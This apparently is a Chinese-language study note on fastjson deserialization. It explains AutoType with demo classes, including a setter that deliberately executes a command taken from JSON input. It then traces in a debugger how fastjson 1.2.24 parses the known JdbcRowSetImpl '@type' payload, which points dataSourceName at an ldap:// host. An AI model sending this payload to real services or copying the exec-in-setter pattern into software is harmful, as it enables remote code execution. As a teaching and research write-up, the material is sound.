

引入AutoType作用分析

引入 `@AutoType` 是为了在 **反序列化** 时，能够针对某个抽象类（或接口），如果有多个子类实现，能够**正确识别和定位到具体的子类**。

示例： `Fruit` 类有两个子类： `Apple` 和 `Orange` 。在序列化时，为了统一接口，我们常常使用父类声明：

```
Fruit apple = new Apple("红富士", 5.6); String appleJson = JSON.toJSONString(apple);  
// 序列化 但在**反序列化**时，如果 JSON 数据为： {"name":"红富士","weight":5.6} ，并要求解析  
为 Fruit.class Fruit fruit = JSON.parseObject(appleJson, Fruit.class); 由于 Fruit 有两个可  
能的子类（ Apple 和 Orange ），反序列化框架（如 FastJSON）**无法仅从 JSON 数据中推断出这个  
对象原本是 Apple 还是 Orange`**，因此会抛出异常或反序列化失败。
```

```
====反序列化结果-指定Fruite====  
Exception in thread "main" com.alibaba.fastjson.JSONException: Create breakpoint : default constructor not found. class org.example.Fruite  
    at com.alibaba.fastjson.util.JavaBeanInfo.build(JavaBeanInfo.java:213)  
    at com.alibaba.fastjson.parser.ParserConfig.createJavaBeanDeserializer(ParserConfig.java:526)  
    at com.alibaba.fastjson.parser.ParserConfig.getDeserializer(ParserConfig.java:461)  
    at com.alibaba.fastjson.parser.ParserConfig.getDeserializer(ParserConfig.java:312)  
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:636)  
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:339)  
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:243)  
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:456)  
<1 folded frame>
```

代码示例

```
package org.example;  
  
import java.io.IOException;  
  
public class Fruite {  
    private String name;  
    private double price;  
    public Fruite(String name, double price) {  
        this.name = name;  
        this.price = price;  
    }  
    public String getName() {  
  
        System.out.println("getName used by " + name);  
        return name;  
    }  
    public void setName(String name) {  
        System.out.println("setName used by " + name);  
        this.name = name;  
    }  
    public double getPrice() {
```

```

        System.out.println("getPrice used by " + price);
        return price;
    }
    public void setPrice(double price) {
        System.out.println("setPrice used by " + name);
        this.price = price;
    }

    public void ExecCMD() throws IOException {
        Runtime.getRuntime().exec("calc");
    }
}

```

```

package org.example;

import java.io.IOException;

public class Apple extends Fruite {
    public Apple(String name, double price){
        super(name, price);
    }
    public String toString(){
        return "Apple:"+super.toString();
        // return getClass().getName() + "@" +
        Integer.toHexString(hashCode());
    }
    public void ExecByApple() throws IOException {
        System.out.println("Apple executed by apple");
        Runtime.getRuntime().exec("calc");
    }
}

```

```

package org.example;

import java.io.IOException;

public class Orange extends Fruite {
    public Orange(String name, double price){
        super(name, price);
    }
    public String toString(){
        return "Orange:"+super.toString();
    }
}

```

```

    public void ExecByOrange() throws IOException {
        System.out.println("Orange executed by orange");
        Runtime.getRuntime().exec("calc");
    }
}

```

```

package org.example;

import com.alibaba.fastjson.JSON;

/**
 * Hello world! * */public class App
{
    public static void main( String[] args )
    {

        Fruite apple=new Apple("红富士",5.6);
        //System.out.println(apple);
        System.out.println(apple.toString());
        String jsonApple= JSON.toJSONString(apple);
        System.out.println(jsonApple);

        Fruite orange=new Orange("粑粑甘",3.4);
        // System.out.println(orange);
        System.out.println(orange.toString());
        String jsonOrange= JSON.toJSONString(orange);
        System.out.println(jsonOrange);

        System.out.println("====反序列化结果--原始====");
        System.out.println("JSON字符串被解析成了com.alibaba.fastjson.JSONObject对
象，而不是原始的Apple或Orange对象");
        Object appleObject=JSON.parseObject(jsonApple);
        System.out.println("apple:"+appleObject.getClass());
        Object orangeObject=JSON.parseObject(jsonOrange);
        System.out.println("orange:"+orangeObject.getClass());

        System.out.println("====反序列化结果-指定Fruite====");
        Fruite fruited=JSON.parseObject(jsonApple, Fruite.class);
        System.out.println("fruited:"+fruited.getClass());

    }
}

```

```

E:\java\jdk8u171\bin\java.exe ...
Apple:org.example.Apple@1540e19d
getName used by 红富士
getPrice used by 5.6
{"name":"红富士","price":5.6}
Orange:org.example.Orange@7591083d
getName used by 耙耙柑
getPrice used by 3.4
{"name":"耙耙柑","price":3.4}
=====反序列化结果--原始=====
JSON字符串被解析成了com.alibaba.fastjson.JSONObject对象，而不是原始的Apple或Orange对象
apple:class com.alibaba.fastjson.JSONObject
orange:class com.alibaba.fastjson.JSONObject
=====反序列化结果-指定Fruite=====
Exception in thread "main" com.alibaba.fastjson.JSONException: default constructor not found. class org.example.Fruite
    at com.alibaba.fastjson.util.JavaBeanInfo.build(JavaBeanInfo.java:213)
    at com.alibaba.fastjson.parser.ParserConfig.createJavaBeanDeserializer(ParserConfig.java:526)
    at com.alibaba.fastjson.parser.ParserConfig.getDeserializer(ParserConfig.java:461)
    at com.alibaba.fastjson.parser.ParserConfig.getDeserializer(ParserConfig.java:312)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:636)
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:339)
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:243)
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:456)

```

反序列化原理分析

原生情况下不涉及第三方类或者其他链，单纯的如果定义的一些子类中存在危险的方法，通过fastjson在反序列化的时候会调用setter方法，从而进行研究
代码示例：

```

package org.example;
import java.io.IOException;
public class Apple extends Fruite {
    private String ExecByApple;
    //这里注意，fastjson反序列化需要一个无参数构造器
    public Apple() {
        super("", 0.0);
    }

    public Apple(String name, double price, String ExecByApple) {
        super(name, price);
        this.ExecByApple = ExecByApple;
    }

    // 正确的getter
    public String getExecByApple() {
        System.out.println("getExecByApple被调用，返回值: " + ExecByApple);
        return ExecByApple;
    }

    // 正确的setter - 这里是关键！
    public void setExecByApple(String exec) throws IOException {
        System.out.println("=== setExecByApple被调用! ===");
        System.out.println("参数值: " + exec);
    }
}

```

```

// 1. 先设置字段
this.ExecByApple = exec;

// 2. 执行命令
System.out.println("尝试执行命令: " + exec);
try {
    Process process = Runtime.getRuntime().exec(exec);
    System.out.println("命令执行进程: " + process);
} catch (IOException e) {
    System.out.println("执行失败: " + e.getMessage());
    throw e; // 重新抛出异常
}

}

public String toString() {
    return "Apple{name='" + getName() + "', price=" + getPrice() +
        ", ExecByApple='" + ExecByApple + "'}";
}
}


```

Apple类中，存在一个set方法为：setExecByApple


我们去构造下这个json为这样：

```
{\"name\": \"<UNK>\", \"price\": 5.6, \"execByApple\": \"calc\"}
```

当然是随意的哈，主要是要有ExecByApple这个参数，这样fastjson在反序列化的时候构造出Apple对象后才会去执行他的set方法【这个地方可以注意下，在序列化的时候执行的是get】，这里为了方便直接穿的ExecByApple是我们要执行的命令，主要就是为了触发到这个setter方法然后执行成功



也可以通过@type字段直接去加载恶意类
指定恶意类，然后再加恶意类中的恶意方法，显然是setExecByApple，所以参数要设置ExecByApple这样能调用到他的setter方法



fastjson的具体反序列化代码调试

1.2.24

入口为Json.parseObject(json)

```
public class JndisetImlate {
    public static void main(String[] args) {
        String json="{\n" +
            "  \"@type\": \"com.sun.rowset.JdbcRowSetImpl\",\n" +
            "  \"dataSourceName\": \"ldap://192.168.0.115:8085/hMTvDbiJ\",\n" +
            "  \"autoCommit\": true\n" +
            "}";
        Object obj = JSON.parseObject(json);
        System.out.println("exp find");
    }
}
```

打断点，开始调试

进入parseObject方法，传递进去的参数是我们的json字符串

```
@v public static JSONObject parseObject(String text) {
    Object obj = parse(text);
    return obj instanceof JSONObject ? (JSONObject) obj : (JSONObject) toJSON(obj);
}
```

进来之后首先就来到了生命Object对象为parse (text) 的结果，跟进去看parse方法

```
public static Object parse(String text) {
    return parse(text, DEFAULT_PARSER_FEATURE);
}

public static Object parse(String text, int features) {
    if (text == null) {
        return null;
    } else {
        DefaultJSONParser parser = new DefaultJSONParser(text, ParserConfig.getGlobalInstance(), features);
        Object value = parser.parse();
        parser.handleResovleTask(value);
        parser.close();
        return value;
    }
}
```

其实也就是下面的Object类的parse方法，这里这个features是个全局的，具体值没看到在哪里赋予的，下不管。继续往下

由于字符串传递过来非空，所以走下面的else分支，有声明了DefaultJsonParse类的parse对象跟进

```

public static Object parse(String text, int features) {
    text: "{\n  "@type": "com.sun.rowset.JdbcRowSetImpl",\n  "dataSourceName": "ldap://192.168.0.115:8085/hMTvDbUj"
    if (text == null) {
        return null;
    } else {
        DefaultJSONParser parser = new DefaultJSONParser(text, ParserConfig.getGlobalInstance(), features);
        Object value = parser.parse();
        parser.handleResolveTask(value);
        parser.close();
        return value;
    }
}
}

isettlimate x
Threads & Variables Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of JSON
  @ text = "{\n  "@type": "com.sun.rowset.JdbcRowSetImpl",\n  "dataSourceName": "ldap://192.168.0.115:8085/hMTvDbUj",\n  "autoCommit": true\n}" ... View
public DefaultJSONParser(String input, ParserConfig config, int features) {
    this(input, new JSONScanner(input, features), config);
    config: ParserConfig@655 input: "{\n  "@type": "com.sun.rowset.JdbcRowSetImpl",\n  "dataSourceName": "ldap
}

public DefaultJSONParser(char[] input, int length, ParserConfig config, int features) {
    this(input, new JSONScanner(input, length, features), config);
}

public DefaultJSONParser(Object input, JSONLexer lexer, ParserConfig config) {
    this.dateFormatPattern = JSON.DEFFAULT_DATE_FORMAT;
    this.contextArrayIndex = 0;
    this.resolveStatus = 0;
    this.extraTypeProviders = null;
    this.extraProcessors = null;
    this.fieldTypeResolver = null;
    this.lexer = lexer;
    this.input = input;
    this.config = config;
    this.symbolTable = config.symbolTable;
    int ch = lexer.getCurrent();
    if (ch == 123) {
        lexer.next();
        ((JSONLexerBase) lexer).token = 12;
    } else if (ch == 91) {
        lexer.next();
        ((JSONLexerBase) lexer).token = 14;
    } else {
        lexer.nextToken();
    }
}

```

到这里这也就是各种赋值了，这里这个JsonLexer类就是this(input,xxx,xx)中的JsonScanner返回的对象，涉及到他的一个指针、获取当前值等操作逻辑，后便能看到继续往下走没走到int ch=lexer.getCurrent(),这里会获取当前的字符串，并进行判断

```

public final char getCurrent() {
    return this.ch;  ch: '{' 123
}

public abstract char charAt(int var1); 2 implementation

```

可以去看下lexer，他其实包含了很多参数

```
this.symbolTable = config.symbolTable; // config: ParserConfig@6595 symbolTable: SymbolTable@601
int ch = lexer.getCurrent(); // lexer: JSONScanner@659
if (ch == 123) {
    lexer.next();
    ((JSONLexerBase) lexer).token = 12;
}

tmplate x
└─ Threads & Variables Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> this = (DefaultJSONParser@654)
> input = "{\n  "@type": "com.sun.rowset.JdbcRowSetImpl",\n  "dataSourceName": "ldap://192.168.0.115:8085/hMTvDbj",\n  "autoCommit": true\n}" ... View
└─ lexer = (JSONScanner@659)
  > text = "{\n  "@type": "com.sun.rowset.JdbcRowSetImpl",\n  "dataSourceName": "ldap://192.168.0.115:8085/hMTvDbj",\n  "autoCommit": true\n}" ... View
    len = 126
    token = 0
    pos = 0
    features = 989
    ch = '{' 123
    bp = 0
    eofPos = 0
  > sbuf = (char[512]@662) [ , ..... +412 more] ... Explore Elements
    sp = 0
    np = 0
    hasSpecial = false
    calendar = null
  > timeZone = (ZoneInfo@663) "sun.util.calendar.ZoneInfo[id="Asia/Shanghai",offset=28800000,dstSavings=0,useDaylight=false,transitions=19,lastRule=null]"
  > locale = (Locale@664) "zh_CN"
    matchStat = 0
    stringDefaultValue = null
```

到这里，ch等于第一个字符串的ascii值，然后对第一个字符串进行判断
如果第一个是{，就获取下一个字符串也就是会返回“，然后设定token=12，
从而执行完整个流程，返回了parse对象
到下面的value对象了

```
public static Object parse(String text, int features) { // text: "{\n  "@type": "com.sun.rowset.JdbcRowSetImpl",\n
    if (text == null) {
        return null;
    } else {
        DefaultJSONParser parser = new DefaultJSONParser(text, ParserConfig.getGlobalInstance(), features); // tex
        Object value = parser.parse(); // parser: DefaultJSONParser@654
        parser.handleResovleTask(value);
        parser.close();
        return value;
    }
}
```

跟进调试

省略下this，直接看它的实现

```

public Object parse(Object fieldName) {  fieldName: null
    JSONLexer lexer = this.lexer;  lexer: JSONScanner@659
    switch (lexer.token()) {
        case 1:
        case 5:
        case 10:
        case 11:
        case 13:
        case 15:
        case 16:
        case 17:
        case 18:
        case 19:
        default:
            throw new JSONException("syntax error, " + lexer.info());
        case 2:
            Number intValue = lexer.integerValue();
            lexer.nextToken();
            return intValue;
        case 3:
            Object value = lexer.decimalValue(lexer.isEnabled(Feature.UseBigDecimal));
            lexer.nextToken();
            return value;
        case 4:
            String stringLiteral = lexer.stringVal();
            lexer.nextToken(16);
            if (lexer.isEnabled(Feature.AllowISO8601DateFormat)) {
                JSONScanner iso8601Lexer = new JSONScanner(stringLiteral);

                Date var11;
                try {
                    if (!iso8601Lexer.scanISO8601DateIfMatch()) {
                        return stringLiteral;
                    }
                }

                var11 = iso8601Lexer.getCalendar().getTime();
            }
    }
}

```

会将当前的lexer赋给一个新的JsonLexer的lexer对象，方便下面的操作。然后根据我们lexer的token值，也就是上个方法返回的token=12，跳转到case 12:的执行方法中

```

case 12:
    JSONObject object = new JSONObject(lexer.isEnabled(Feature.OrderedField));
    return this.parseObject((Map) object, fieldName);
case 14:
    JSONArray array = new JSONArray();
    this.parseArray(array, (Object) fieldName);
    if (lexer.isEnabled(Feature.UseObjectArray)) {
        return array.toArray();
    }
}

```

到这里，又是根据支不支持这个feature，反正里面这个值是false，然后就去看JSONObject的object对象根据false返回的结果

```

public JSONObject(boolean ordered) {
    this(initialCapacity: 16, ordered);
}

public JSONObject(int initialCapacity) { this(initialCapacity, ordered: false); }

public JSONObject(int initialCapacity, boolean ordered) { ordered: false    initialCapacity: 16
    if (ordered) {
        this.map = new LinkedHashMap(initialCapacity);
    } else {
        this.map = new HashMap(initialCapacity);
    }
}
}

```

到这里，这个JSONObject根据传递的false，跳到他的这个叫啥来着，重载还是啥，下面这个JSONObject中了，然后会根据判断，生成一个16大小的HashMap，进行返回
随后就是跟进到他的parseObject方法中，对这个map和fieldName进行操作

```

public final Object parseObject(Map object, Object fieldName) { fieldName: null    object: size = 0
    JSONLexer lexer = this.lexer; lexer: JSONScanner@659
    if (lexer.token() == 8) {
        lexer.nextToken();
        return null;
    } else if (lexer.token() == 13) {
        lexer.nextToken();
        return object;
    } else if (lexer.token() != 12 && lexer.token() != 16) {
        throw new JSONException("syntax error, expect {, actual " + lexer.tokenName() + ", " + lexer.info());
    } else {
        ParseContext context = this.context;

        try {
            boolean setContextFlag = false;

            while (true) {
                lexer.skipWhitespace();
                char ch = lexer.getCurrent();
                if (lexer.isEnabled(Feature.AllowArbitraryCommas)) {
                    while (ch == ',') {
                        lexer.next();
                        lexer.skipWhitespace();
                        ch = lexer.getCurrent();
                    }
                }

                boolean isObjectKey = false;
                Object key;
                if (ch == '"') {
                    key = lexer.scanSymbol(this.symbolTable, c: '"');
                    lexer.skipWhitespace();
                    ch = lexer.getCurrent();
                    if (ch != ':') {

```

这块比较繁琐，还是根据这个token，由于还是12，所以到下面的else方法中

在这里会进行遍历查询

进入到while true中进行循环

lexer.skipWithspace这个方法会去检查当前字符串（需要注意的是ch已经不是{，在获取token的时候上面说过走到了下一个，也就是/n）

```

public final void skipWhitespace() {
    while (true) {
        if (this.ch <= '/') { ch: '\n' 10
            if (this.ch == ' ' || this.ch == '\r' || this.ch == '\n' || this.ch == '\t' || this.ch == '\f' || this.ch == '\b') {
                this.next();
                continue;
            }

            if (this.ch == '/') {
                this.skipComment();
                continue;
            }
        }

        return;
    }
}

```

当匹配上后，会获取下一个字符串并继续循环，我这里payload多了一个空格，所以下一个就是空格，然后匹配上了，再继续获取下一个也就是“。到这里if判断就不满足了，跳出了循环，紧接着char ch获取当前字符串，就变成了”

```

try {
    boolean setContextFlag = false; setContextFlag: false

    while (true) {
        lexer.skipWhitespace();
        char ch = lexer.getCurrent(); ch: '"' 34
        if (lexer.isEnabled(Feature.AllowArbitraryCommas)) { lexer: JSONScanner@659
            while (ch == ',') {
                lexer.next();
                lexer.skipWhitespace();
                ch = lexer.getCurrent();
            }
        }
    }
}

```

到这里，回去判断这个是否支持，然后跳入循环，显然ch="，不满足，直接到下面的boolean

```

boolean isObjectKey = false; isObjectKey: false
Object key;
if (ch == '"') { ch: '"' 34
    key = lexer.scanSymbol(this.symbolTable, c: '"');
    lexer.skipWhitespace();
    ch = lexer.getCurrent();
    if (ch != ':') {
        throw new JSONException("expect ':' at " + lexer.pos() + ", name " + key);
    }
} else {
    if (ch == '}') {
        lexer.next();
        lexer.resetStringPosition();
        lexer.nextToken();
        if (!setContextFlag) {
            if (this.context != null && fieldName == this.context.fieldName && object == this.context.object) {
                context = this.context;
            } else {
                ParseContext contextR = this.setContext(object, fieldName);
                if (context == null) {
                    context = contextR;
                }
            }
        }
    }
}

```

到了这里，匹配ch=""符合，所以直接进入判断

key=lexer.scanSymbol方法中，跟进方法

```
public final String scanSymbol(SymbolTable symbolTable, char quote) {    symbolTable: SymbolTable@661    quote: '' 34
    int hash = 0;
    this.np = this.bp;
    this.sp = 0;
    boolean hasSpecial = false;

    while (true) {
        char chLocal = this.next();
        if (chLocal == quote) {
            this.token = 4;
            String value;
            if (!hasSpecial) {
                int offset;
                if (this.np == -1) {
                    offset = 0;
                } else {
                    offset = this.np + 1;
                }

                value = this.addSymbol(offset, this.sp, hash, symbolTable);
            } else {
                value = symbolTable.addSymbol(this.sbuf, offset: 0, this.sp, hash);
            }
        }
    }
}
```

这个方法就很烦人，慢慢循环的，所以就分析一边

到这里经过他设置的去获取我们的指针索引，进入循环后，直接让chLocal为下一个字符串，也就是“@type”中的@字符，拿到这个字符后进行比较是否为我们传递过来的“

**这个思路感觉是在做闭合，如果匹配上跟开是一样的”，就代表我么这个键值匹配结束了那么这里是不满足的，她一共有几个判断

```
while (true) {
    char chLocal = this.next();    chLocal: 't' 116
    if (chLocal == quote) {    quote: '' 34
        this.token = 4;    token: 12
        String value;
        if (!hasSpecial) {
            int offset;
            if (this.np == -1) {
                offset = 0;
            } else {
                offset = this.np + 1;
            }

            value = this.addSymbol(offset, this.sp, hash, symbolTable);
        } else {
            value = symbolTable.addSymbol(this.sbuf, offset: 0, this.sp, hash);
        }
    }
}
```

```

if (chLocal == 26) {
    throw new JSONException("unclosed.str");
}

if (chLocal == '\\') {
    if (!hasSpecial) {
        hasSpecial = true;  hasSpecial: false
        if (this.sp >= this.sbuf.length) {
            int newCapacity = this.sbuf.length * 2;
            if (this.sp > newCapacity) {
                newCapacity = this.sp;
            }
            this.putChar(x_char);
        }
    } else {
        hash = 31 * hash + chLocal;  hash: 64   chLocal: 't' 116
        if (!hasSpecial) {
            ++this.sp;
        } else if (this.sp == this.sbuf.length) {
            this.putChar(chLocal);
        } else {
            this.sbuf[this.sp++] = chLocal;
        }
    }
}

```

所以会一直走到最下面的else，到这里，hash=最开始的hash+字符串

最开始hash为0，所以第一次是hash=0+64,他是满足的，然后就判断缓存区长度跟我们最开始设置的sp进行比较，显然不是一个量级，所以就走到了下面的，让缓存区中的sp++也就是第一个传入的字符串为@

继续，再次获取的字符串为t，走这个流程下来后，hash=31*64+116显然超过了hash的表示，所以直接让sp后裔【也就是上面的那个图】，也就是2了，继续往下走，就获取到了接下来的字符串y

后面的就省略，一样的，一直走到获取的字符串为“，

```

public final String scanSymbol(SymbolTable symbolTable, char quote) {  symbolTable: SymbolTable@661  quote:
    int hash = 0;  hash: 62680954
    this.np = this.bp;  np: 4  bp: 10
    this.sp = 0;  sp: 5
    boolean hasSpecial = false;  hasSpecial: false

    while (true) {
        char chLocal = this.next();  chLocal: '"' 34
        if (chLocal == quote) {  chLocal: '"' 34  quote: '"' 34
            this.token = 4;
            String value;
            if (!hasSpecial) {
                int offset;
                if (this.np == -1) {
                    offset = 0;

```

匹配上后，继续走

```

public final String scanSymbol(SymbolTable symbolTable, char quote) {  symbolTable: SymbolTable@661  quote: '"' 34
    int hash = 0;  hash: 62680954
    this.np = this.bp;  bp: 10
    this.sp = 0;
    boolean hasSpecial = false;  hasSpecial: false

    while (true) {
        char chLocal = this.next();  chLocal: '"' 34
        if (chLocal == quote) {  quote: '"' 34  chLocal: '"' 34
            this.token = 4;  token: 4
            String value;
            if (!hasSpecial) {  hasSpecial: false
                int offset;  offset: 5
                if (this.np == -1) {
                    offset = 0;
                } else {
                    offset = this.np + 1;  np: 4
                }
            }
            value = this.addSymbol(offset, this.sp, hash, symbolTable);  symbolTable: SymbolTable@661  hash: 62680954  offset:

```

双重否定极为真哈，然后就往向下走，设置这个offset偏移。然后每次进入，他这个sp都是0
进入这个addSymbol方法，获取到值
感觉出来就是通过这个sp，offset去哪结果作为value返回，然后这个value作为键值

```

public String addSymbol(String buffer, int offset, int len, int hash) {  len: 5  hash: 62680954  offset: 5
    int bucket = hash & this.indexMask;  hash: 62680954  indexMask: 4095
    String symbol = this.symbols[bucket];
    if (symbol != null) {
        return hash == symbol.hashCode() && len == symbol.length() && buffer.startsWith(symbol, offset) ? symbol
    } else {
        symbol = len == buffer.length() ? buffer : subString(buffer, offset, len);
        symbol = symbol.intern();
        this.symbols[bucket] = symbol;
        return symbol;
    }
}

```

这里注意下，换参数了

```
public final String addSymbol(int offset, int len, int hash, SymbolTable symbolTable) {
    return symbolTable.addSymbol(this.text, offset, len, hash);
}

public String addSymbol(String buffer, int offset, int len, int hash) {
    int bucket = hash & this.indexMask;
    String symbol = this.symbols[bucket];
    if (symbol != null) {
        return hash == symbol.hashCode() && len == symbol.length() && buffer.
    } else {
        symbol = len == buffer.length() ? buffer : subString(buffer, offset,
        symbol = symbol.intern();
        this.symbols[bucket] = symbol;
        return symbol;
    }
}
```

Debugger output for `addSymbol`:

- buffer: "{\n "@type": "com.sun.rowset.JdbcRowSetImpl",\n "dataS
- int bucket = hash & this.indexMask; bucket: 3962 hash: 62680954 indexMask: 4095
- String symbol = this.symbols[bucket]; symbol: "@type" bucket: 3962 symbols: [null, null, null, null, null, +4,091 more]
- if (symbol != null) { symbol: "@type"
- return hash == symbol.hashCode() && len == symbol.length() && buffer.

Debugger output for `symbols`:

- symbols = (String[4096]@761) [null, null, null, null, null, +4,091 more]
- Not showing null elements
- > 1519 = "\$ref"
- > 3962 = "@type"

到这里后，会根据一系列与或操作还有这个symbol列表--让symbol字符串为"@type"字段，然后进行返回

返回后这个value就是上面的xxx，这里夺走了一步获取下一个字符串也就是冒号:，然后再进行返回

```
public final String scanSymbol(SymbolTable symbolTable, char quote) {
    value = symbolTable.addSymbol(this.sbuf, offset: 0, this.sp, hash);
    } else {
        value = symbolTable.addSymbol(this.sbuf, offset: 0, this.sp, hash);
    }

    this.sp = 0;
    this.next();
    return value;
}
```